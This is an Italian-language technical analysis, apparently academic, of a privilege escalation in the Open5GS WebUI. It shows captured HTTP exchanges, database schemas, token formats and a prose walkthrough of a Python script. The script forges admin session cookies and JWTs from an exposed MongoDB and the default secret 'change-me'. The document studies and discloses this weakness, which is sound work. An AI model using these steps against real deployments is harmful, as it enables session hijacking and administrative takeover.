# Analisi di un Attacco di Privilege Escalation tramite WebUI di Open5GS

Simone Conti Nicola Lepore Francesco Copelli

28 aprile 2025

**Sommario**

Questo documento analizza in dettaglio un attacco di privilege escalation sfruttando una vulnerabilità nella WebUI di Open5GS. L'attacco si basa su due vulnerabilità critiche: l'accesso non protetto al database MongoDB e l'utilizzo di un secret predefinito (`change-me`) per la generazione dei token. Il documento fornisce inoltre esempi di script Python per automatizzare la generazione di cookie di sessione e token JWT falsificati, illustrando i punti di debolezza sfruttabili dall'attaccante.

## 1 Assunzioni di Base

Le assunzioni di base per l'attacco sono fondamentali per comprendere le condizioni in cui esso diventa fattibile:

- **MongoDB esposto:** Si assume che il database MongoDB sia accessibile in rete (porta 27017) senza autenticazione o con credenziali di default. Questo consente all'attaccante di eseguire query e manipolazioni senza ostacoli.
- **Secret invariato:** La chiave usata per firmare cookie e token JWT (default `change-me`) non è stata cambiata in fase di deploy. Questo permette di riprodurre la generazione dei token in quanto il segreto è noto.

## 2 Flusso dell'Attacco Tecnico

Il flusso dell'attacco viene illustrato tramite una sequenza di passaggi, evidenziando i momenti critici in cui l'attaccante può intervenire per ottenere privilegi elevati:




Figura 1: Sequenza di operazioni per l'escalation dei privilegi

## 2.1 Fasi Critiche

1. **Richiesta CSRF iniziale**

   - *Descrizione:* L'admin effettua una richiesta che genera un token CSRF, ottenendo così un cookie temporaneo che potrà utilizzare per effettuare la richiesta di login.

Listing 1: Richiesta inviata dall'utente per richiedere il csrf token

```
GET /api/auth/csrf HTTP/1.1
Host: localhost:9999
sec-ch-ua-platform: "Windows"
X-CSRF-TOKEN: undefined
Accept-Language: it-IT,it;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
   Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
```

```
13 Referer: http://localhost:9999/
14 Accept-Encoding: gzip, deflate, br
15 Cookie: connect.sid=s%3AW-NcVIxO7AoCqIU3GqRo9K59vwbyLa6c.
      WYqBnerU90srMZBJx3LSG%2BvvV5iLA5UzdoAwhu1VcS0
16 If-None-Match: W/"36-2IHv+hCk538kKvKfzAU4b4jMaf4"
17 Connection: keep-alive
```

Da come si può vedere nel listing 1 viene mandata la richiesta di csrf usando un cookie connect.sid per utenti non ancora autenticati e temporanei.

2. **Creazione sessione temporanea**

   - *Descrizione:* Il server crea una nuova entry nella collezione `sessions` nel database. Questa entry contiene il cookie, il CSRF secret e, in alcuni casi, informazioni sull'utente.

3. **Invio token CSRF**

   - *Descrizione:* Il token CSRF viene inviato all'admin per essere usato nelle successive richieste protette.

Listing 2: Risposta contenente il csrf token

```
1  HTTP/1.1 200 OK
2  X-Powered-By: Express
3  Content-Type: application/json; charset=utf-8
4  Content-Length: 54
5  ETag: W/"36-nUYe6bk1eEPHps4YK8C8l8Gj9t0"
6  Set-Cookie: connect.sid=s%3AW-NcVIxO7AoCqIU3GqRo9K59vwbyLa6c.
      WYqBnerU90srMZBJx3LSG%2BvvV5iLA5UzdoAwhu1VcS0; Path=/;
      Expires=Tue, 15 Apr 2025 11:42:33 GMT; HttpOnly
7  Date: Tue, 01 Apr 2025 11:42:33 GMT
8  Connection: keep-alive
9  Keep-Alive: timeout=5
10
11 {"csrfToken":"vI48CfQ0I6mY2iWQ1Ib+hyS8Rm0OZrrpu7Jz8="}
```

Come si può notare dal listing 2 la response ha nel body csrfToken che è il token corrispondente a quello che verrà usato dall'admin per le successive richieste.

4. **Login admin legittimo**

   - *Descrizione:* L'admin completa il login includendo il token CSRF valido insieme alle proprie credenziali.

Listing 3: richiesta di login inviata dall'admin con il csrf token

```
1 POST /api/auth/login HTTP/1.1
2 Host: localhost:9999
3 Content-Length: 38
4 sec-ch-ua-platform: "Windows"
5 X-CSRF-TOKEN: E41FFdt3YnbgFd+vb6APim1URp426WF9Y0gl0=
6 Accept-Language: it-IT,it;q=0.9
7 sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"
```

```
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
   Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://localhost:9999
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:9999/
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s%3AW-NcVIxO7AoCqIU3GqRo9K59vwbyLa6c.
   WYqBnerU90srMZBJx3LSG%2BvvV5iLA5UzdoAwhu1VcS0
Connection: keep-alive

{"username":"admin","password":"1423"}
```

5. **Sostituzione sessione nel DB**

   - *Descrizione:* Una volta validato il login, il server aggiorna la sessione nel database, sostituendo i dati temporanei con quelli dell'utente amministratore. In questo caso nel db verrà indicato che quella sessione è per l'utente admin specifico, ma non verrà salvato il cookie di sessione generato dal db, ma solo le informazioni necessarie per ricostruirlo. La sua forma verrà spiegata in dettaglio nel paragrafo 3.1

6. **Comunicazione ID sessione**

   - *Descrizione:* Il database invia l'ID della sessione aggiornata (contenente i privilegi di admin) al server.

7. **Invio cookie autenticato**

   - *Descrizione:* Il server restituisce il cookie `connect.sid` all'admin, che contiene il session ID firmato.

Listing 4: Cookie connect.sid inviato dal server

```
HTTP/1.1 302 Found
X-Powered-By: Express
Vary: X-HTTP-Method-Override, Accept
Location: /
Content-Type: text/plain; charset=utf-8
Content-Length: 23
Set-Cookie: connect.sid=s%3ATrniOpCWC7vE8U2G_dx40deT_GJNk8Pl.
   I8g0NzDQrxUpny2xslD93M%2FfEzAWII4An7U5aciKYUM; Path=/;
   Expires=Tue, 15 Apr 2025 11:44:50 GMT; HttpOnly
Date: Tue, 01 Apr 2025 11:44:50 GMT
Connection: keep-alive
Keep-Alive: timeout=5

Found. Redirecting to /
```

Come si può notare dal listing 4 nell'header abbiamo il nuovo connect.sid che verrà usato d'ora in avanti nelle richieste come utente admin.

8. **Connessione attaccante al DB**

   - *Descrizione:* Dopo che abbiamo almeno una sessione admin attiva, l'attaccante si connette direttamente al MongoDB esposto e accede alle collezioni delle sessioni e degli account.

9. **Estrazione dati sensibili**

   - *Descrizione:* Vengono eseguite query come `db.sessions.find()` e `db.accounts.find()` per estrarre informazioni sui token di sessione e sugli account utente.

10. **Generazione credenziali false**

    - *Descrizione:* Dopo che sono state estratte tutte le informazioni utili per l'attaccante dal db, verrà usato uno script che utilizzando il secret noto, genera il cookie connect.sid e token JWT che impersonificano l'amministratore, sfruttando la debolezza nella generazione dei token. Lo script verrà descritto più nel dettaglio nel paragrafo 3.3.

11. **Richiesta CSRF attaccante**

    - *Descrizione:* L'attaccante effettua una richiesta CSRF per ottenere un nuovo token, simulando il comportamento dell'amministratore per il login iniziale.

Listing 5: Richiesta inviata dall'attaccante per richiedere il csrf token

```
1  GET /api/auth/csrf HTTP/1.1
2  Host: localhost:9999
3  sec-ch-ua-platform: "Windows"
4  X-CSRF-TOKEN: undefined
5  Accept-Language: it-IT,it;q=0.9
6  Accept: application/json, text/plain, */*
7  sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
      AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
      Safari/537.36
9  sec-ch-ua-mobile: ?0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:9999/
14 Accept-Encoding: gzip, deflate, br
15 Cookie: connect.sid=s%3AW-NcVIxO7AoCqIU3GqRo9K59vwbyLa6c.
      WYqBnerU90srMZBJx3LSG%2BvvV5iLA5UzdoAwhu1VcS0
16 Connection: keep-alive
```

12. **Creazione sessione temporanea (attaccante)**

    - *Descrizione:* Viene creata una nuova entry nella collezione `sessions` per l'attaccante non loggato, così come viene fatto al primo messaggio per l'admin. Questa sessione non ha le informazioni sull'utente che l'ha creata poiché si tratta di un utente non loggato.

13. **Ottenimento CSRF attaccante**

- *Descrizione:* Il server invia il token CSRF all'attaccante, che potrà usarlo per le richieste successive.

Listing 6: Risposta contenente il csrf token per l'attaccante

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 54
ETag: W/"36-bCCQBIsR9CNZ6LHQoMMLRPoqg6w"
Set-Cookie: connect.sid=s%3AtBHsUypEYCXmBLbB0O7qsL_Re-K6G6oG.1
   RXIlYEdveCuD2hJDPNXTxryHMqSWoa%2FJnCuy50h%2Ff4; Path=/;
   Expires=Tue, 15 Apr 2025 12:00:10 GMT; HttpOnly
Date: Tue, 01 Apr 2025 12:00:10 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"csrfToken":"zOJQmp6UJfOLECWI9mg1HgbKBbXHRy+niYVbE="}
```

14. **Invio cookie forgiato**

- *Descrizione:* L'attaccante invia il cookie `connect.sid` precedentemente generato (che simula una sessione admin) insieme al token CSRF.

Listing 7: Richiesta inviata dall'attaccante usando il cookie generato dallo script dell'admin

```
GET / HTTP/1.1
Host: localhost:9999
Cache-Control: max-age=0
sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: it-IT,it;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
   Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q
   =0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
   application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s:TrniOpCWC7vE8U2G_dx40deT_GJNk8Pl.
   I8g0NzDQrxUpny2xslD93M/fEzAWII4An7U5aciKYUM
Connection: keep-alive
```

15. **Session Hijacking**

- *Descrizione:* Il server, validando erroneamente il cookie e il token, concede all'attaccante privilegi amministrativi permettendogli di loggare senza sapere la password.

Listing 8: Risposta del server con l'accettazione della sessione

```
HTTP/1.1 200 OK
X-Powered-By: Next.js 3.2.3
Cache-Control: no-store, must-revalidate
ETag: "1ebf-UbPC+mJgSCMlyN+/gbuOqxJf8u4"
Content-Type: text/html
Content-Length: 7871
Set-Cookie: connect.sid=s%3ATrniOpCWC7vE8U2G_dx40deT_GJNk8Pl.
   I8g0NzDQrxUpny2xslD93M%2FfEzAWII4An7U5aciKYUM; Path=/;
   Expires=Tue, 15 Apr 2025 12:08:25 GMT; HttpOnly
Date: Tue, 01 Apr 2025 12:08:25 GMT
Connection: keep-alive
Keep-Alive: timeout=5
...
```

16. **Logout e pulizia**

- *Descrizione:* Al logout, la sessione viene cancellata dal database e sostituita con una temporanea, portando ad una disconnessione di entrambi gli utenti dalla webUI.

Listing 9: Richiesta di logout

```
POST /api/auth/logout HTTP/1.1
Host: localhost:9999
Content-Length: 0
sec-ch-ua-platform: "Windows"
X-CSRF-TOKEN: d9Jk9tuRGCOwZKcXSJyZJSiyaT4rp3MtMWybQ=
Accept-Language: it-IT,it;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
   /537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Origin: http://localhost:9999
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:9999/
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s%3ATrniOpCWC7vE8U2G_dx40deT_GJNk8Pl.
   I8g0NzDQrxUpny2xslD93M%2FfEzAWII4An7U5aciKYUM
Connection: keep-alive
```

Listing 10: Risposta del server con il logout dalla sessione

```
HTTP/1.1 302 Found
```

```
X-Powered-By: Express
Vary: X-HTTP-Method-Override, Accept
Location: /
Content-Type: text/plain; charset=utf-8
Content-Length: 23
Set-Cookie: connect.sid=s%3A0VusKTCqK2KKqH6XBNUU3UVyZy6BWiGN.
   jrU4wqHpVMjgCc0HJHkqlIkQLtdpnTdHwVYtzjXQDnk; Path=/; Expires=Tue,
    15 Apr 2025 12:11:28 GMT; HttpOnly
Date: Tue, 01 Apr 2025 12:11:28 GMT
Connection: keep-alive
Keep-Alive: timeout=5

Found. Redirecting to /
```

Come si vede dal listing 10 il server inserisce il cookie connect.sid da usare corrispondente all'utente temporaneo in seguito al logout.

# 3 Script di Attacco

Lo script utilizzato per svolgere l'attacco è formato da diverse fasi. Prima di andare a descrivere in dettaglio le varie fasi è necessario fare un'introduzione su quali valori sono usati per costruire i token e il local storage tramite le informazioni contenute nel DB.

## 3.1 Formato cookie di sessione, jwt e local storage

La figura 2 sottostante mostra a livello grafico dove sono presi i singoli valori usati nel programma per i token.
Andando più nel dettaglio vediamo che:

- il cookie `connect.sid` ha come valori interni un `_id` che corrisponde all'`_id` nella tabella `sessions` nel db mongodb. Il formato del cookie connect.sid è sempre il seguente:

$$s : \langle session\_id \rangle . \langle signature \rangle$$

  La firma viene ottenuta usando il segreto di default 'change-me' il quale se non viene modificato (inserendo un valore da usare nell'environment) è hardcoded nel codice. Questo segreto viene condiviso con il jwt.

- il token `jwt` ha sempre il seguente formato nel payload:

Listing 11: Formato payload jwt

```
{
  "user": {
    "_id": "67c6fc5ea061c30017b01334",
    "username": "admin",
    "roles": ["admin"]},
  "iat": 1742908607
}
```

Oltre al campo standard `iat` (issued at) sono presenti il campo `_id` che corrisponde all'identificativo dell'utente nella tabella users di mongodb come mostrato nella figura 2, il campo `username` il quale indica a quale utente si riferisce questo token e il campo `roles`, che definisce quale ruolo ha quell'utente nel sistema. Come detto in precedenza per il cookie connect.sid anche questo jwt viene firmato con il segreto 'change-me' presente di default. Così facendo si può modificare il jwt senza che il server se ne accorga poiché è conosciuta la chiave segreta usata dal server per generarlo.

- Session Local storage: nel browser quando viene effettuata una richiesta la webUI prende anche delle informazioni dal local storage. Il formato del local storage è il seguente:

Listing 12: Formato local storage

```
1 {"clientMaxAge":60000,
2 "csrfToken":"Zsg1PgsSXYbddUE5mvF+ewYAGB8ElFKf4S1HM=",
3 "user":{"roles":["admin"],
4             "_id":"67c6fc5ea061c30017b01334",
5             "username":"admin",
6             "__v":0},
7 "authToken":    "eyJhbGciOiJIUzI1NiIs...37-GLeZ2iO6Do",
8 "expires":1742913404564}
```

Si può notare dal listing 12 che oltre ai valori di default presenti nel local storage (`clientMaxAge`, `expires`), abbiamo anche il `csrfToken` ottenuto dalla richiesta svolta sull'endpoint /api/auth/csrf, l'`authToken` che corrisponde al jwt mostrato nel listing 11 del punto precedente, e le informazioni sull'utente corrispondente al contenuto del jwt.




Figura 2: Formato interno dei token e local storage

## 3.2 Struttura mongoDB

In questa sezione viene descritto come è formato il db.
Sono presenti 3 tabelle:

- `accounts` che contiene la lista degli utenti registrati nella rete.

Listing 13: Formato accounts table

```
{
    _id: ObjectId('67c6fc5ea061c30017b01334'),
    roles: [ 'admin' ],
    username: 'admin',
    salt: 'c3d09dfd6a65fd6c31bb2d83402f2867da01592b2fd8ed87be76
       ...',
    hash: '51f49640aee218f1a6e87bce7f28e52ee1746b18a2d...',
    __v: 0
}
```

Nel listing 13 si può vedere il formato della tabella. La password viene salvata come `hash` usando un `salt`. L'`_id` viene generato da MongoDB in maniera pseudorandomica. Nella figura 2 si può vedere come è formata internamente la stringa `_id` con i vari byte.

- `sessions` che contiene la lista delle sessioni attive fino a questo momento.

Listing 14: Formato sessions table

```
{
    _id: 'yZ1EQxOVU4wpgSPziI1xD9jTo0ZVt6Xw',
    expires: ISODate('2025-04-09T08:06:58.590Z'),
    session:
        {"cookie":{"originalMaxAge":1209600000,
                   "expires":"2025-04-08T14:35:44.542Z",
                   "httpOnly":true,
                   "path":"/"
        },
        "passport":{"user":"admin"},
        "_csrfSecret":"1wdyuItdDshTbg=="
        }
}
```

Nel listing 14 possiamo notare che abbiamo un `_id` randomico generato da una funzione crittograficamente sicura interna a mongoDB, e nel campo `session` viene usato anche `passport` per tenere traccia di quale utente è loggato. Il `_csrfSecret` viene utilizzato internamente quando si genera il csrf su richiesta.

Listing 15: Formato accounts table

```
{
    _id: 'LKlwdffpUkjOucDWEJAEyNS9m7QzPKH8',
    expires: ISODate('2025-04-08T13:25:26.995Z'),
```

```
4     session: {"cookie":{"originalMaxAge":1209600000,
5                                         "expires":"2025-04-08T13
                                             :25:26.995Z",
6                                         "httpOnly":true,
7                                         "path":"/"},
8                       "_csrfSecret":"7NyR8Ow1Kc59dw=="}
9   }
```

Nel listing 15 si può vedere come cambia il contenuto quando l'utente non è loggato. Come si può notare non è presente il campo passport.

- `subscribers` la quale non è stata utilizzata in questo attacco poiché non utile al nostro scopo.

## 3.3 Descrizione codice dell'attacco

Di seguito viene presentata l'analisi dettagliata del codice presente nello script dell'attacco, evidenziando le componenti chiave e il flusso logico adottato per sfruttare le vulnerabilità individuate nella WebUI di Open5GS.

### 3.3.1 Struttura Generale e Dipendenze

Lo script è sviluppato in Python e si avvale di diversi moduli:

- **Modulo `argparse`:** Consente di specificare tramite linea di comando l'host e la porta del database MongoDB, rendendo lo script configurabile in ambienti differenti.
- **Moduli di sicurezza (`hmac`, `hashlib`, `base64`, `jwt`):** Questi moduli vengono utilizzati per la firma e la codifica dei token. In particolare, `hmac` e `hashlib` permettono di generare una firma per il cookie di sessione tramite HMAC-SHA256, mentre il modulo `jwt` viene impiegato per creare un token JWT falsificato con privilegi amministrativi.
- **Modulo `pymongo`:** Gestisce la connessione e l'interazione con il database MongoDB.
- **Modulo `requests`:** Utilizzato per inviare una richiesta HTTP finalizzata a ottenere un token CSRF valido dalla WebUI.
- **Moduli di utilità (`json`, `time`, `datetime`):** Questi servono per la gestione e la conversione dei dati, soprattutto per il corretto trattamento di tipi specifici di MongoDB come `ObjectId` e `datetime`.

### 3.3.2 Funzioni Ausiliarie

Lo script definisce alcune funzioni fondamentali per il corretto funzionamento dell'attacco:

- `get_admin_name(admin_arr)`: Questa funzione estrae e restituisce una lista dei nomi degli utenti con privilegi amministrativi a partire da un array di account. Serve a identificare quali sessioni nel database corrispondono ad utenti amministratori.

- `convert_mongo_types(obj)`: Una funzione ricorsiva che si occupa di convertire i tipi di dati specifici di MongoDB (`ObjectId` e `datetime`) in stringhe o in un formato ISO standard. Ciò permette di serializzare correttamente i documenti in JSON e di visualizzare le informazioni in modo leggibile.

- `convert_documents(docs)`: Un wrapper che applica la funzione precedente a una lista di documenti, facilitando la conversione di tutti i dati recuperati dalle collezioni del database.

- `sign_session_id(session_id, secret)`: Questa funzione è responsabile della firma del `session ID`. Utilizza HMAC-SHA256, codifica il risultato in Base64 (rimuovendo eventuale padding) e restituisce una stringa formattata nel modo richiesto, ovvero:

  $$s : \langle session\_id \rangle . \langle signature \rangle$$

  Tale formato è fondamentale perché il server riconosca il cookie `connect.sid` come valido.

### 3.3.3 Flusso Principale (`main()`)

Il cuore dello script è la funzione `main()`, che segue questi passaggi principali:

1. **Configurazione e Connessione al Database:** Utilizzando `argparse`, lo script consente di impostare host e porta per MongoDB. Successivamente, stabilisce una connessione al database denominato `open5gs` e recupera le collezioni `accounts` e `sessions`. I documenti vengono convertiti in modo da gestire correttamente i tipi specifici di MongoDB.

2. **Identificazione degli Account e delle Sessioni Amministrative:** Lo script scorre i documenti della collezione `accounts` per individuare gli utenti con il ruolo `admin` e quindi filtra le sessioni, confrontando il campo `passport.user` (presente nella sessione) con i nomi amministrativi ottenuti tramite la funzione `get_admin_name()`.

3. **Generazione del Cookie di Sessione:** Si seleziona, per default, l'ultima sessione amministrativa trovata, che si suppone essere quella attiva attualmente. Viene quindi estratto il `session ID` e, utilizzando il segreto fisso (default: `change-me`), la funzione `sign_session_id()` produce la firma necessaria. Il cookie `connect.sid` viene così ricostruito nel formato richiesto.

4. **Creazione del Token JWT Falsificato:** Per impersonificare l'amministratore, lo script definisce un payload JWT che include l'`_id`, lo username e il ruolo `admin`. Il token viene creato con l'algoritmo HS256, firmato con lo stesso segreto usato per il cookie, evidenziando una grave debolezza: l'utilizzo di un secret di default facilmente individuabile.

5. **Recupero del Token CSRF:** Per completare la simulazione di una sessione amministrativa, lo script invia una richiesta HTTP (GET) all'endpoint `/api/auth/csrf`. La richiesta include il cookie `connect.sid` generato, così da ottenere un token CSRF valido dal server. Questo passaggio è cruciale per poter successivamente bypassare i controlli sulle richieste.

6. **Generazione della Configurazione per il Local Storage:** Infine, vengono assemblati i dati da inserire nel local storage del browser. Tale configurazione comprende il token CSRF, il JWT, le informazioni sull'utente e il tempo di scadenza, elementi che permettono al client di essere autenticato come amministratore.

7. **Istruzioni all'Utente e Gestione della Connessione:** Lo script termina fornendo istruzioni chiare per aggiornare il local storage del browser, completando così il processo di impersonificazione. In caso di errori, questi vengono catturati e stampati, mentre la connessione al database viene chiusa in modo corretto.

### 3.4 Considerazioni Finali

L'analisi del codice evidenzia alcune vulnerabilità critiche:

- **Uso del Secret di Default:** L'impiego del valore `change-me` per la firma dei cookie e dei token JWT rappresenta un punto di debolezza, poiché facilita la generazione di token falsificati senza necessità di conoscere credenziali o chiavi complesse.
- **Accesso Non Autenticato al Database:** Il codice sfrutta il fatto che MongoDB sia accessibile in rete senza adeguate misure di sicurezza, consentendo all'attaccante di estrarre informazioni sensibili dalle collezioni `accounts` e `sessions`.
